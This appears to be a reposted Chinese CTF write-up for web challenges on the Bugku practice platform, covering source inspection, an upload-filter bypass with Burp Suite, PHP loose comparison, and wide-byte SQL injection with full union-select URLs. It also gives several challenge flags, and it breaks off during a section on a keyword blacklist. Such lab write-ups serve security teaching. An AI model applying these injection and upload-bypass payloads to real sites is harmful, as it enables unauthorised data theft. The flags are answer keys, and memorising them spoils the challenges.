

Writeup - CTF - WEB - 练习平台 (123.206.31.85)

转载

weixin_33861800 于 2017-10-05 14:42:00 发布 65 收藏

原文地址: <http://www.cnblogs.com/virgin-forest/p/7629179.html>

版权

[签到题](#)

题目

1086 Solves

X

签到题

20

QQ群 457277976

flag 在群公告能找到哟

Key

SUBMIT

这个直接加群就好了

WEB1flag

KEY{Web-1-bugKhsNNS231100}

Harry 发表于 2016-12-21 13:06 59人已读

Web2

题目

1700 Solves

X

Web2


20

听说聪明的人都能找到答案

<http://120.24.86.145:8002/web2/>

Key

SUBMIT



打开这个页面，面对铺天盖地而来的滑稽，直接F12查看源代码

The screenshot shows the Developer Tools interface for the same page. The "Elements" tab is selected, displaying the HTML source code:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>...</head>
  ...<body id="body" onload="init()"> == $0
    <!--flag KEY{Web-2-bugKssNNikls9100}-->
    <script type="text/javascript" src="js/ThreeCanvas.js">
    </script>
    <script type="text/javascript" src="js/Snow.js"></script>
  <script type="text/javascript">...</script>
  <div>...</div>
</body>
</html>
```

The "Styles" panel on the right shows the CSS rules for the body element. The "body" rule includes:

```
element.style {
}
body {
  margin: 0;
  padding: 0;
  position: relative;
  background-image: url(images/xh.jpg);
  background-position: center;
  background-repeat: no-repeat;
  width: 100%;
  height: 100%;
  background-size: 100% 100%;
}
```

The bottom right corner of the developer tools shows a detailed view of the element's bounding box, indicating a width of 1022px and a height of 575px.

文件上传测试

题目 1185 Solves

X

文件上传测试

30

http://103.238.227.13:10085/

Flag格式：Flag:xxxxxxxxxxxxxx

Key


SUBMIT



虽然知道题目没那么简单，但是先上传一个PHP文件，看一下反应



点击上传后查看页面的返回情况




页面返回非图片文件，应该是有文件类型判定，尝试用burpsuite绕过

先把test.php的后缀改为图片类型test.png




开启burpsuite 点击发送之后 burpsuite获取到一个HTTP数据包




在burpsuite中把HTTP数据包转为Repeater模式，方便观察页面返回信息

把文件名由png改为php



发送数据包之后页面返回FLAG



计算题

题目

1454 Solves

X


计算题

30

地址 : <http://120.24.86.145:8002/yanzhengma/>

Key

SUBMIT





76+41=117 计算很简单 但是只能输入一位数上去 F12查看源代码

```
▼ <body>
  <span id="code" class="code" style="background: rgb(69, 119, 66); color: rgb(64, 194, 134);">76+41=?</span>
  * <input type="text" class="input" maxlength="1" value="87" />
  <button id="check">验证</button>
▶ <div style="text-align:center;">...</div>
<script src="js/jquery-1.12.3.min.js"></script>
<script type="text/javascript" src="js/code.js"></script>
```

发现输入框被限制了输入长度 修改输入长度就可以了

```
> <body>
  <span id="code" class="code" style="background: #4d79a6; color: #4d99c1;">76+41=?</span>
... <input type="text" class="input" maxlength="10" value="76+41?"/>
  <button id="check">验证</button>
> <div style="text-align:center;">...</div>
<script src="https://cdn.bootcss.com/jquery/1.12.3.min.js"></script>
```





web基础\$_GET

题目 395 Solves ×

web基础\$_GET

30

<http://120.24.86.145:8002/get/>

Key

SUBMIT

题目已经给出源代码

```
$what=$_GET['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

构建payload

<http://120.24.86.145:8002/get/?what=flag>

获取到flag

flag{bugku_get_su8kej2en}

web基础\$_POST

题目

339 Solves

X

web基础\$_POST

30

<http://120.24.86.145:8002/post/>

Key


SUBMIT

```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
```

这题和上一题差不多，就是提交方式不同

可以写from表单模拟POST提交，也可以使用firefox的hackbug模拟POST提交

这里使用firefox的hackbug模拟POST提交



```
$what=$_POST['what'];
echo $what;
if($what=='flag')
echo 'flag{****}';
flagflag{bugku_get_ssseint67se}
```

矛盾

题目

332 Solves

X

矛盾

30

<http://120.24.86.145:8002/get/index1.php>

Key

SUBMIT

```
$num=$_GET['num'];
if(!is_numeric($num))
{
echo $num;
if($num==1)
echo 'flag{*****}';
}
```

根据题目意思，获取到flag的条件是num变量不能为数字，但是要等于1

这里是利用PHP的弱类型漏洞

== 在进行比较的时候，会先将字符串类型转化成相同，再比较

== 在进行比较的时候，会先判断两种字符串的类型是否相等，再比较

构建payload

<http://120.24.86.145:8002/get/index1.php?num=1e0.1>

获取到flag

flag{bugku-789-ps-ssdf}

Web3

题目

1372 Solves

x

Web3


50

flag就在这里快来找找吧

<http://120.24.86.145:8002/web3/>

Key

SUBMIT




面对弹窗 一般都是直接查看源代码

```
118| alert("来找找吧");
119| alert("flag就在这里");
120| alert("来找找吧");
121| alert("flag就在这里");
122| alert("来找找吧");
123| alert("flag就在这里");
124| alert("来找找吧");
125| alert("flag就在这里");
126| alert("来找找吧");
127| alert("flag就在这里");
128| alert("来找找吧");
129| alert("flag就在这里");
130| alert("来找找吧");
131| alert("flag就在这里");
132| alert("来找找吧");
133| <!--
134| &#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83
135| ,&#49;&#49;&#73;&#73;&#73;&#125;-->
136| </script>
137| </head>
138| </html>
139
140
```


在源代码中找到了一行字符串，这些字符串是 HTML、XML 等 SGML 类语言的转义序列

将转义序列放在HTML文件里面



```
D:\need\EastUnion\EastUnion\me.html - Notepad++ [Administrator]
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(I) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) 2
me.html
1   &#75;&#69;&#89;&#123;&#74;&#50;&#115;&#97;&#52;&#50;&#97;&#104;&#74;&#75;&#45;&#72;&#83;&#49;&#49;&#73;&#73;&#73;&#125;
2
```

打开HTML文件



sql注入

题目 933 Solves X

sql注入


50

http://103.238.227.13:10083/

格式KEY[]

Key


SUBMIT



自行添加参数上去



测试出为宽字节的注入



根据提示构建payload

<http://103.238.227.13:10083/?id=1%df%27 order by 2%23>

测试出字段数为2

<http://103.238.227.13:10083/?id=1%df%27 union select 1,2%23>

测试能否利用利用字段回显

[http://103.238.227.13:10083/?id=1%df%27 union select 1,database\(\)%23](http://103.238.227.13:10083/?id=1%df%27 union select 1,database()%23)

获取当前使用的数据库 当前使用数据库为 sql5

根据题目提醒 数据表为key 字段为string 且id字段为1 构建获取数据的payload

<http://103.238.227.13:10083/?id=1%df%27 union select 1,string from sql5.key where id = 1%23>

The screenshot shows a window titled "SQL注入测试" (SQL Injection Test) with a URL bar containing the injected query. The main area displays the results of the query execution:

查询key表,id=1的string字段	
id	1
key	fdsafdasfadsa
id	1
key	54f3320dc261f313ba712eb3f13a1f6d

SQL注入1

题目 781 Solves X

SQL注入1

60

地址 : <http://103.238.227.13:10087/>

提示 : 过滤了关键字 你能绕过他吗

flag格式KEY{xxxxxxxxxxxxxx}

Key

SUBMIT

SQL注入测试

访问参数为 : ?id=x
查找表为key的数据表 , id=1值hash字段值

以下为其中一段代码 :

```
//过滤sql
$array = array('table','union','and','or','load_file','create','delete','select','update','sleep','alter','drop','truncate','from','max','min','order_by');
foreach ($array as $value)
{
    if (substr_count($id, $value) > 0)
    {
        exit('包含敏感关键字！' . $value);
    }
}

//xss过滤
$id = strip_tags($id);

$query = "SELECT * FROM temp WHERE id={$id} LIMIT 1";
```

当前结果 :

id	title
1	title

题目给出了一段自身的代码，发现有SQL注入和XSS注入过滤

SQL注入过滤关键字，XSS使用strip_tags()函数过滤

百度了一下strip_tags()函数的作用

定义和用法

